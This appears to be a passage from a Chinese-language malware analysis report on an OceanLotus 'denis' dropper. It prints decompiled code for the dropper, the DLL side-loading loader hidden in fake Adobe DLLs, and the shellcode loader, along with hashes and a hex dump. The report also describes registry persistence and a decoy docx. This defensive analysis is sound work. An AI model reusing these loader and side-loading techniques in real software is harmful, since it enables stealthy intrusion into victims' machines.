


图2.14 rasman.dll的文件说明

如果选中的文件的“文件说明”字段为空，这会使用默认的文件夹名“NLS_000001”：

```
bool __usercall fun_Dropper@<al>(WCHAR *a1@<edx>, FILETIME *a2@<ecx>, int a3, int a4, LPCWSTR pMore, LPWSTR pszPath)
{
  signed int v6; // ebx
  int v7; // eax
  WCHAR *v9; // [esp+10h] [ebp-98h]
  int v10; // [esp+14h] [ebp-94h]
  FILETIME *v11; // [esp+1Ch] [ebp-8Ch]
  WCHAR String2; // [esp+20h] [ebp-88h]
  char v13; // [esp+22h] [ebp-86h]

  v11 = a2;
  v9 = a1;
  String2 = 0;
  sub_8B9C00((__m128i *)&v13, 0, 0x7Eu);
  PathAppendW(pszPath, pMore);
  if ( PathFileExistsW(pszPath) )
  {
    PathAppendW(pszPath, L"NLS_");
    v6 = 1;
    v7 = lstrlenW(pszPath);
    pszPath[v7] = 0;
    v10 = v7;
    sub_8B1000((const char *)L"%06lu", 1);
    lstrcatW(pszPath, &String2);
    while ( PathFileExistsW(pszPath) )
    {
      ++v6;
      Sleep(1u);
      pszPath[v10] = 0;
      sub_8B1000((const char *)L"%06lu", v6);
      lstrcatW(pszPath, &String2);
    }
  }
  return sub_8B4350(a3, v11, pszPath, a4, v9) != 0;
}
```

图2.15文件说明字段为空的处理

在下列2个文件夹中（“Program Files”、“%appdata%”）创建子目录（名字为随机选择的“文件说明”内容），如果“Program Files”下无权限创建目录的话，会在“%appdata%”下创建目录：

```
127  PathStripPathW(&pMore);
128  PathRemoveExtensionW(&pMore);
129  lstrcpyW(&Dst, &::String1);
130  v8 = v20;
131  if ( !fun_Dropper(&pMore, v20, v21, a4, &pszPath, &Dst) )
132  {
133    Dst = 0;
134    ExpandEnvironmentStringsW(L"%appdata%", &Dst, 0x104u);
135    if ( !fun_Dropper(&pMore, v8, v21, a4, &pszPath, &Dst) )
136    {
137      if ( v24 >= 8 )
138        sub_8B511B((void *)lpString2);
139      v23 = 0;
140      v24 = 7;
141      LOWORD(lpString2) = 0;
142      sub_8B2270(&LastAccessTime);
143      sub_8B2270(&LastWriteTime);
144      return 0;
145    }
146  }
```

图2.16 创建子目录的处理函数

然后把资源中解密出来的10个文件释放到新建的目录中；这次释放的目录名为：“C:Program FilesRemote Access Connection Manager”，该目录是根据从随机选择的文件中取的“文件说明”字段创建。

exe文件的名字为随机选中的文件的名字。

rasman.db3为要加载的shellcode。




图2.17 释放的文件

然后会写进注册表run项进行自启动，实现持久化。

同时会在Temp下新建一个空的docx文件，然后打开，让受害者以为打开的是一个docx的文件：

Thong tin chi tiet nhung san pham can dat hang qua shop zero waste_Bao gia chi tiet san pham.docx




图2.18 新建的空的docx文件

翻译后意思为“有关产品的详细信息，需要供应商的详细零废物价格表”

英文翻译：The details information about products need order shop zero waste details price list

Dropper分析

释放的rasman.exe是adobe的正常文件：Adobe 3D Utility：

图3.1 rasman.exe的版本信息

rasman.exe会默认加载同目录下的dll，包括AGM.dll、BIB.dll、CoolType.dll和ACE.dll，是典型的白利用：




图3.2 rasman.exe的导入表信息

该4个dll的代码是一样的，是被劫持的dll，会被rasman.exe的白程序默认加载，虽然4个dll都有被执行dllmain的机会，但是唯一加载下一阶段payload的dll是CoolType.dll，因为攻击者设计了一个flag变量，来控制是否需要加载下一阶段payload：

MD5	文件名	大小	flag	备注
9ca638aeb4ce87936b1a993ef8e285fa	ACE.dll	11441Kb	0x8F	填充了无用数据的Loader，不加载shellcode文件
0a9d3ffff6083a015ab72117cba84fe0	AGM.dll	11441Kb	0x8F	填充了无用数据的Loader，不加载shellcode文件
840c754098c473faff6fd22ddb8163b7	BIB.dll	11441Kb	0x6D	填充了无用数据的Loader，不加载shellcode文件

a8ff3e6abe26c4ce72267154ca604ce3	rasman.db3	910Kb		shellcode文件，文件名随机
e84927bc7e4bef6af8daf8640d95325e	rasman.exe	246Kb		pdf白文件，文件名随机
d7c72d9394dc6e519dbce21830eb37cb	CoolType.dll	11441Kb	0x27	填充了无用数据的Loader，加载shellcode文件
f5220efbe14b98ac06bc2cadef5c0f23	MSVCP80.dll	11441Kb		填充了无用数据的库函数
321c4d24da35f39c4ab145b6cfc4da19	MSVCR80.dll	11441Kb		填充了无用数据的库函数

AGM.dll的入口处代码可以看出， 2个if判断都不会进入，因为flag的值为0x8f，大于前两个判断，所以后续的payload不会被加载：

```
11
12  lstrcmpiW("0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn", &String2);
13  flOldProtect = (DWORD)GetModuleHandleW(0);
14  result = 0;
15  if ( "0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn" )
16  {
17    result = StrStrIA((LPCSTR)"0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn", "0");
18    if ( result )
19    {
20      if ( result <= (LPSTR)"c50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjxqiA94HQOFThItn" )
21      {
22        v1 = (unsigned __int8)result[80];
23        v2 = *((_DWORD *)result + 21) & 1;
24        v3 = *((_DWORD *)result + 21) >> 1;
25        v4 = result + 112;
26        dword_10B29EC0 = (int)AGM_5_0;
27        if ( v1 )
28        {
29          if ( v1 <= 0x46 )
30          {
31            fun_LoadExportFun((int)(result + 112), v3, v2);
32            result = &v4[v3 + 4];
33            lpString2 = (LPCWSTR)&v4[v3 + 4];
34            return result;
35          }
36          if ( v1 <= 0x64 )
37          {
38            v5 = flOldProtect + *((_DWORD *)result + 22);
39            v6 = (void *)(flOldProtect + *((_DWORD *)result + 22));
40            flOldProtect = 0;
41            if ( VirtualProtect(v6, 0xAu, 0x40u, &flOldProtect) )
42            {
43              *(_BYTE *)v5 = v2 != 0 ? -52 : -112;
44              *(_BYTE *)(v5 + 1) = -112;
45              *(_BYTE *)(v5 + 2) = -1;
46              *(_BYTE *)(v5 + 3) = 21;
47              *(_DWORD *)(v5 + 4) = &dword_10B29EC0;
48            }
49          }
50        }
```

```
.rdata:100092E4                                         ; AGM_5_0+147fo
.rdata:100092E4                 text "UTF-16LE", '1',0
.rdata:100092E8 ; const WCHAR First
.rdata:100092E8 First           db '0RnXc50AchvmTnsXriVWxGw47tXl7cB93TmQ9HNRd0uA9JT5bJCFiYxlpaBVw4cjx'
.rdata:100092E8                                         ; DATA XREF: sub_10001000+6fo
.rdata:100092E8                                         ; sub_10001000+1Efo ...
.rdata:100092E8                 db 'qiA94HQOFThItn',0
.rdata:10009338                 db  8Fh
.rdata:10009339                 db    0
.rdata:1000933A                 db    0
.rdata:1000933B                 db    0
.rdata:1000933C                 db  92h
.rdata:1000933D                 db    2
.rdata:1000933E                 db    0
```

flag > 0x64

图3.3 AGM.dll的DllMain函数

而CoolType.dll的代码的flag为0x27，小于0x46，所以会进入到第一个if判断里面，执行fun_LoadExportFun函数：

```
15  if ( "0MqdSbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtcnasQjilzzlMGzY" )
16  {
17    result = StrStrIA((LPCSTR)"0MqdSbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtcnasQjilzzlMGzY", "0");
18    if ( result )
19    {
20      if ( result <= (LPSTR)"SbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtcnasQjilzzlMGzY" )
21      {
22        v1 = (unsigned __int8)result[80];
23        v2 = *((_DWORD *)result + 21) & 1;
24        v3 = *((_DWORD *)result + 21) >> 1;
25        v4 = result + 112;
26        dword_10B29EC0 = (int)CoolType_4_0;
27        if ( v1 )
28        {
29          if ( v1 <= 0x46 )
30          {
31            fun_LoadExportFun((int)(result + 112), v3, v2);
32            result = &v4[v3 + 4];
33            lpString2 = (LPCWSTR)&v4[v3 + 4];   // {4A84D85E-
34            return result;
35          }
36          if ( v1 <= 0x64 )
37          {
38            v5 = flOldProtect + *((_DWORD *)result + 22);
39            v6 = (void *)(flOldProtect + *((_DWORD *)result +
40            flOldProtect = 0;
41            if ( VirtualProtect(v6, 0xAu, 0x40u, &flOldProtec
42            {
43              *(_BYTE *)v5 = v2 != 0 ? -52 : -112;
44              *(_BYTE *)(v5 + 1) = -112;
45              *(_BYTE *)(v5 + 2) = -1;
46              *(_BYTE *)(v5 + 3) = 21;
47              *(_DWORD *)(v5 + 4) = &dword_10B29EC0;
48            }
49          }
50        }
51        result = &v4[v3 + 4];
52        lpString2 = (LPCWSTR)&v4[v3 + 4];
```

```
.rdata:100092E8 ; const WCHAR a0mqdsbhuvcpiyx
.rdata:100092E8 a0mqdsbhuvcpiyx db '0MqdSbhUVCPiyxXAwn6xSVPcTa2haDJRMazivCDtriEs6AAXYqZbMA9Kap4TVbAtc'
.rdata:100092E8                                         ; DATA XREF: sub_10001000+6fo
.rdata:100092E8                                         ; sub_10001000+1Efo ...
.rdata:100092E8                 db 'nasQjilzzlMGzY',0
.rdata:10009338                 db 27h,0
.rdata:1000933A                 align 4
.rdata:1000933C                 dw 1AEh
.rdata:1000933E                 db    0
.rdata:1000933F                 db 0
.rdata:10009340                 dw 0
.rdata:10009342                 dw 0
.rdata:10009344                 dw 0
.rdata:10009346                 dw 0
.rdata:10009348                 dw 0
.rdata:1000934A                 dw 0
.rdata:1000934C                 dw 0
.rdata:1000934E                 dw 0
.rdata:10009350                 dw 0
.rdata:10009352                 dw 0
.rdata:10009354                 dw 0
.rdata:10009356                 dw 0
.rdata:10009358 aKHCbHrsPhtRKqW db 'K@H攭CB慼投HRS悞@PHT抗鰻@R[KQ[WBHBJH慼ZAP[VKB鹡鵚HI愐鵑XPK慇YK圛J扒C鵑
.rdata:10009358                 db 'Y@HIA  WAA抗J怪撚@@抄CZ扳X鵚C@CIPI僩鵑慇ASHXH慼V@@鵑@鵚ZHBC鵑KJPA慣K愐
.rdata:10009358                 db '@SH態@IXR鴿I戾J摘悞圛YI抿BJA[CIT悞@H[R撚C恋XZYP',0
.rdata:10009431                 db    0
.rdata:10009432                 db    0
.rdata:10009433 a4a84d85eA09c41:
.rdata:10009433                 text "UTF-16LE", '{4A84D85E-A09C-4172-8896-C6F5DB5583CB}_',0
```

Junk code

Mutex

图3.4 CoolType.dll的DllMain函数

fun_LoadExportFun的功能主要是覆盖exe的入口处的大片代码，循环插入配置中出现的垃圾代码，大小为0x20610字节，然后在最后面添加代码0xff、0x15，最终接上AGM_5的导出函数的地址，只为了最后执行加载shellcode的代码：

```
 8  flOldProtect = 0;
 9  if ( !VirtualProtect(a2, a3, 0x40u, &flOldProtect) )
10    return 0;
11  v7 = 0;
12  if ( a3 )
13  {
14    do
15    {
16      v8 = v7++ % a1;
17      a2[v7 - 1] = *(_BYTE *)(v8 + a4);
18    }
19    while ( v7 < a3 );
20  }
21  v9 = (int)&a2[a3];
22  if ( !a5 )
23    v9 -= 8;
24  *(_BYTE *)v9 = a6 != 0 ? 0xCCu : 0x90u;
25  *(_BYTE *)(v9 + 1) = 0x90u;
26  *(_BYTE *)(v9 + 2) = 0xFFu;
27  *(_BYTE *)(v9 + 3) = 0x15;
28  *(_DWORD *)(v9 + 4) = &addr_AGM_5_0;
29  return 1;
30}
```

图3.5 fun_LoadExportFun函数

当程序回到exe的进程空间后，会跳回到fun_LoadExportFun函数所覆盖的代码区间里继续运行，并最终执行AGM_5的函数，这样做主要是为了避免被栈回溯到执行流程：




图3.6 填充的大量平滑代码

AGM_5被执行起来后，首先隐藏该进程的所有的子窗口，然后读取同目录下的同文件名的db3（这里为rasman.db3）后缀的文件，把读取到的内容加载到内存中执行起来：

```
21  pcbBuffer = 0;
22  lstrcpyW(Name, lpString2);
23  v2 = &Name[lstrlenW(Name)];
24  pcbBuffer = 260;
25  if ( !GetUserNameW(v2, &pcbBuffer) )
26    *v2 = 0;
27  dword_5D4F96BC = (int)CreateMutexW(0, 1, Name);
28  v3 = GetLastError();
29  if ( dword_5D4F96BC && v3 == 183 )
30    ExitProcess(0);
31  Filename = 0;
32  memset(&v8, 0, 0x206u);
33  GetModuleFileNameW(0, &Filename, 0x104u);
34  PathRenameExtensionW(&Filename, L".db3");
35  fun_LoadShellcode(&Filename);
36  for ( result = lstrlenW(L"1"); result; result =
37    Sleep(0x1388u);
38  return result;
39 }
```

```
25  dwSize = 0;
26  if ( v4 )
27  {
28    for ( i = v5 + 4096; i & 0xFFF; ++i )
29      ;
30    dwSize = i;
31    v1 = VirtualAlloc(0, i, 0x1000u, 0x40u);
32    v4 = v1 != 0;
33  }
34  NumberOfBytesRead = 0;
35  if ( v4 )
36    v4 = ReadFile(v3, v1, v5, &NumberOfBytesRead, 0) && NumberOfBytesRead >= v5;
37  if ( v3 != (char *)-1 )
38    CloseHandle(v3);
39  ThreadId = 0;
40  if ( v4 )
41  {
42    v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v1, 0, 0, &ThreadId);
43    v8 = v7;
44    v4 = v7 != 0;
45    if ( v7 )
46    {
47      WaitForSingleObjectEx(v7, 0xFFFFFFFF, 0);
48      CloseHandle(v8);
49    }
50  }
51  if ( v1 )
52    VirtualFree(v1, dwSize, 0x4000u);
```

图3.7 加载rasman.db3的shellcode

加载的shellcode是海莲花的denis家族的恶意代码：

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	E8	81	0A	0E	00	FE	FE	FE	FE	7C	60	68	45	77	77	D3	è....þþþþ|`hEwwÓ
00000016	3C	A4	90	D8	84	92	1D	AE	B5	5D	71	56	C2	26	6C	2F	<¤.Ø„'.®µ]qVÂ&l/
00000032	F8	84	DD	3D	C6	E0	DD	19	B9	E9	87	A6	78	CD	06	0F	ø„Ý=Æà Ý.¹é‡¦xÍ..
00000048	DE	5C	2D	81	6D	91	10	91	76	C2	71	FB	51	C8	03	5A	Þ\-.m'.'vÂqûQÈ.Z
00000064	D9	97	5B	FC	83	56	CB	6F	2A	DC	16	85	E6	4A	41	D8	Ù—[ü‚VËo*Ü.…æJAØ
00000080	0B	21	07	93	60	AB	44	B2	BC	25	8B	8B	FA	1C	54	B3	.!.“`«D²¼%‹‹ú.T³
00000096	E6	DF	B6	E0	E4	3B	4C	0A	1D	66	6F	18	DE	58	E1	6C	æß¶àä;L..fo.ÞXál
00000112	45	E1	3A	FA	E9	1D	C6	EE	8D	58	AF	CF	10	30	B4	12	Eá:úé.Æî.X¯Ï.0´.
